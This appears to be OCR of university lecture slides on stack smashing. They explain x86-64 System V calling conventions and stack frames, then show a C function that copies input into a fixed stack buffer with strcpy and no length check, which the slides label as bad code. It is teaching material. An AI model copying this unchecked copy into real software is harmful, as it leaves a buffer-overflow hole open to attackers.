
Short Lecture:
Stack Smashing

Kristopher Micinski
Syracuse University

CIS352, Spring 2026



This **random offset** really security feature

Calling conventions

Touch-tone phones, send an acoustic wave over the wire

If Alice wants to call Bob, her phone needs to send the right sounds over the wire in the right order

Calling conventions

When function A wants to call function B, it has to do the same

- Where do arguments go?
- How to store return address?
- Who saves registers?
- Where is result stored?

Calling conventions

Modern computers use a few **different** calling conventions

De-facto standard (Linux / MacOS / etc..) : **x86-64 System V ABI**

- Where do arguments go?
- How to store return address?
- Who saves registers?
- Where is result stored?

Note: this is **new** for the 64 bit API. You might see stuff online for the 32-bit API that is **different**

Calling conventions: x86-64 System V ABI

- Where do arguments go?
  - First six: rdi,rsi,rdx,rcx,r8,r9
- How to store return address?
  - `call` instruction puts on top of stack
- Who saves registers?
  - Caller saves caller-save registers
    - R10,R11, any ones used for args
- Where is result stored?
  - Result stored in %rax

x86-64 System V ABI

Rules for **caller**:

- Save caller-save registers
- First six args in registers, after that put on stack
- Execute `call`—pushes ret addr

Afterwards:

- Pop saved registers
- Result now in %rax

x86-64 System V ABI


Rules for **callee**:

- First six args available in registers
- Push %rbp—caller's base pointer
- Move %rsp to %rbp—Setup new frame
- Subtract necessary stack space
- Push callee-save registers
- Before exit: restore rbp/callee-saved regs
  - `leave` instruction restores rbp
- When function done, put result in %rax
- Use `ret` instruction to pop return rip


This code is bad because it doesn't check the length of the string in `ptr`…

```
void foo(char *ptr) {
    char buffer[1000];
    strcpy(buffer, ptr);
    printf("length: %d\n", strlen(buffer));
}
```


After foo starts




After foo starts



Key observation: the stack **grows down**



